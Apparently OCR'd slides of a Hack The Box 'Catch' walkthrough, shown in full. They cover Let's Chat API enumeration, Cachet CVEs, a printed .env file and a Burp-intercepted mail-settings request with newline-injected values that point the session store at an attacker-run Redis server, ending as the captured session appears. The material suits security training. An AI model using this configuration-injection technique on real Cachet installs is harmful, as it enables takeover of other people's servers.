


https://0xdf.gitlab.io/2022/07/23/htb-catch.html

Gitea API (decoy)


API documentation: http://gitea.catch.htb:3000/api/swagger#/user

(don’t forget to add domain to /etc/hosts)



Let’s Chat API

https://github.com/sdelements/lets-chat/wiki/API%3A-Authentication



Let’s Chat - List rooms

```
curl -s catch.htb:5000/rooms -H "Authorization: bearer token" | jq .
```

```
└──╼ [★]$ curl -s catch.htb:5000/rooms -H "Authorization: Bearer NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2O
mQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==" | jq .
[
  {
    "id": "61b86b28d984e2451036eb17",
    "slug": "status",
    "name": "Status",
    "description": "Cachet Updates and Maintenance",
    "lastActive": "2021-12-14T10:34:20.749Z",
    "created": "2021-12-14T10:00:08.384Z",
    "owner": "61b86aead984e2451036eb16",
    "private": false,
    "hasPassword": false,
    "participants": []
  },
  {
    "id": "61b8708efe190b466d476bfb",
    "slug": "android_dev",
    "name": "Android Development",
    "description": "Android App Updates, Issues & More",
    "lastActive": "2021-12-14T10:24:21.145Z",
    "created": "2021-12-14T10:23:10.474Z",
    "owner": "61b86aead984e2451036eb16",
    "private": false,
    "hasPassword": false,
    "participants": []
```

Hint: try jq filter:

```
jq '.[] | { (.name): .id }'
```

Let’s Chat - Get Messages

```
curl -s catch.htb:5000/rooms/<room-id>/messages -H "Authorization:
bearer token" | jq .
```

```
└─► [★]$ curl -s -H "Authorization: Bearer NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0ND
YzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==" catch.htb:5000/rooms/61b86b3fd984e2451036eb18/mess
ages | jq .
[
  {
    "id": "61b86f5cfe190b466d476bf7",
    "text": "Thanks @admin ",
    "posted": "2021-12-14T10:18:04.710Z",
    "owner": "61b86f15fe190b466d476bf5",
    "room": "61b86b3fd984e2451036eb18"
  },
  {
    "id": "61b86ef2fe190b466d476bf4",
    "text": "Please welcome our new IT Admin - Lucas, a crucial role that will help Catch’s revenu
e and will contribute to the overall profitability of the company!",
    "posted": "2021-12-14T10:16:18.187Z",
    "owner": "61b86aead984e2451036eb16",
    "room": "61b86b3fd984e2451036eb18"
  },
  {
    "id": "61b86e5dfe190b466d476bf3",
    "text": "Thanks John! Glad to be part of the Catch ",
    "posted": "2021-12-14T10:13:49.568Z",
    "owner": "61b86e40fe190b466d476bf2",
```

Hint: try jq filter:

```
jq '.[].text'
```

Application Setup - Dashboard — Mozilla Firefox

Gitea API | Application Setup - Dashb

http://catch.htb:8000/dashboard/settings/setup

john

Report an incident

- Dashboard
- Incidents 0
- Incident Templates 0
- Maintenance 0
- Components 0
- Metrics
- Subscribers 0
- Team
- Settings

Settings

- Application Setup
- Theme
- Stylesheet
- Customization
- Localization
- Security
- Analytics
- Log
- Credits
- Mail
- 2.4.0-dev

APPLICATION SETUP

Site Name

Catch Global Systems

Site URL

http://10.129.136.74:8001

About this page

About this page

How many days of incidents to show?


7

Status page refresh rate (in seconds)

Status page refresh rate (in seconds)

Major outage threshold (in %)

50




Cachet

- CVE-2021-39165
  SQL Injection (time-based blind)
- CVE-2021-39172
  RCE via Insecure Deserialization
- CVE-2021-39174
  Config Leak via SSTI

https://www.sonarsource.com/blog/cachet-code-execution-via-laravel-configuration-injection/

#3 CVE-2021-39172
RCE / Insecure Deseralization

Choose your own Adventure intended path



https://0xdf.gitlab.io/2022/07/23/htb-catch.html

.env file

.env file

- Plain text file for storing environment variables
  - DB credentials
  - API keys
  - Config values
  - Etc

- Keep sensitive data out of source code (e.g. avoid hardcoded credentials)
- Provide environment specific configuration

```
will@catch:/var/www/html/Cachet$ cat .env
APP_ENV=production
APP_DEBUG=false
APP_URL=http://localhost
APP_TIMEZONE=UTC
APP_KEY=base64:MqgBcB14yRq3I4jKQM8nGtrx74z5/GrjJsgEwbIjHik=
DEBUGBAR_ENABLED=false

DB_DRIVER=mysql
DB_HOST=localhost
DB_UNIX_SOCKET=null
DB_DATABASE=cachet
DB_USERNAME=homestead
DB_PASSWORD=secret
DB_PORT=null
DB_PREFIX=null

CACHE_DRIVER=file
SESSION_DRIVER=file
QUEUE_DRIVER=sync

CACHET_BEACON=true
CACHET_EMOJI=false
CACHET_AUTO_TWITTER=true

MAIL_DRIVER=log
MAIL_HOST=null
MAIL_PORT=null
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ADDRESS=null
MAIL_NAME=null
MAIL_ENCRYPTION=tls

REDIS_HOST=null
REDIS_DATABASE=null
REDIS_PORT=null
```

cachet / config / mail.php

Code Blame 132 lines (111 loc) · 4.29 KB

```
56          /*
57          |--------------------------------------------------------------------------
58          | Global "From" Address
59          |--------------------------------------------------------------------------
60          |
61          | You may wish for all e-mails sent by your application to be sent from
62          | the same address. Here, you may specify a name and address that is
63          | used globally for all e-mails that are sent by your application.
64          |
65          */
66
67          'from' => [
68              'address' => env('MAIL_ADDRESS'),
69              'name'    => env('MAIL_NAME', 'Cachet'),
70          ],
71
```

https://github.com/cachethq/cachet/blob/v2.4.0/config/mail.php#L57

john

Settings

- Application Setup
- Theme
- Stylesheet
- Customization
- Localization
- Security
- Analytics
- Log
- Credits
- Mail
- 2.4.0-dev

status.catch.htb

MAIL

Awesome.

Mail Driver

SMTP

Mail Host (optional)

Mail Host

Mail From Address

hello_world

Mail Username

Mail Username

Mail Password

Mail Password

Save Test

Intercept on | Forward | Drop | Request to h

Time	Type	Direction	Method	URL
17:21:17...	HT...	→ Request	POST	http://status.catch.htb:8000/dashboard/settings/mail

Request

Pretty Raw Hex

```
20
21 twi8ltrDowoJ4xxifetwXabG22Vi5yJHdHB6xfRY
22 ----------------------------374078818923746793598948238 95
23 Content-Disposition: form-data; name="config[mail_driver]"
24
25 smtp
26 ----------------------------374078818923746793598948238 95
27 Content-Disposition: form-data; name="config[mail_host]"
28
29
30 ----------------------------374078818923746793598948238 95
31 Content-Disposition: form-data; name="config[mail_address]"
32
33 hello_world
34 ----------------------------374078818923746793598948238 95
35 Content-Disposition: form-data; name="config[mail_username]"
36
37
38 ----------------------------374078818923746793598948238 95
39 Content-Disposition: form-data; name="config[mail_password]"
40
41
42 ----------------------------374078818923746793598948238 95--
43
```

Search 0 highlights

Inspecto

Request a

Request q

Request b

Request c

Request h

Intercept Config Edit with BurpSuite

Burp Suite Community Edition v2024.9.5 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on | Forward | Drop | Request to http://status.cachet.htb:8000 [10.129.97.82] | Open browser

Time	Type	Direction	Method	URL	Status code	Length
17:25:40 2...	HTTP	→ Request	POST	http://status.cachet.htb:8000/dashboard/settings/mail		

Request


Pretty Raw Hex


```
18 ----------------------------777101000211493119611240910 42
19 Content-Disposition: form-data; name="_token"
20
21 JIl0DPUOFClrxrTFQ20TPHC3VOKMIJOkM2IsKxS9
22 ----------------------------777101000211493119611240910 42
23 Content-Disposition: form-data; name="config[config_driver]"
24
25 smtp
26 REDIS_HOST=10.10.114.241
27 REDIS_PORT=6379
28 SESSION_DRIVER=redis
29 ----------------------------777101000211493119611240910 42
30 Content-Disposition: form-data; name="config[mail_host]"
31
32
33 ----------------------------777101000211493119611240910 42
34 Content-Disposition: form-data; name="config[mail_address]"
35
```

Inspector

Request attributes	2
Request query parameters	0
Request body parameters	6
Request cookies	3
Request headers	15

Using a Rogue Redis Cache






```
"s:273:\"a:4:{s:6:\"_token\";s:40:\"Oj1
D8NOcmENNobccHsC5bGjdhknAsaFkdH2Wmjlw\"
;s:50:\"login_web_59ba36addc2b2f9401580
f014c7f58ea4e30989d\";i:2;s:9:\"_previo
us\";a:1:{s:3:\"url\";s:53:\"http://sta
tus.cachet.htb:8000/dashboard/settings/
mail\";}s:6:\"_flash\";a:2:{s:3:\"old\"
;a:0:{}s:3:\"new\";a:0:{}}}\";"
```

Running Evil Redis Server

```
$ redis-server --protected-mode no
```


```
$ redis-cli
127.0.0.1:6379> KEYS *
(empty array)
```

View Persisted Value in Redis

```
127.0.0.1:6379> KEYS *
1) "laravel:FPYGrIy9xZZ9zAtYDbm86YRx8o5LCCjBlXLSDKnX"

127.0.0.1:6379> GET "laravel:FPYGrIy9xZZ9zAtYDbm86YRx8o5LCCjBlXLSDKnX"
"s:273:\"a:4:{s:6:\"_token\";s:40:\"Oj1D8NOcmENNobccHsC5bGjdhknAsaFkdH2Wm
jlw\";s:50:\"login_web_59ba36addc2b2f9401580f014c7f58ea4e30989d\";i:2;s:9
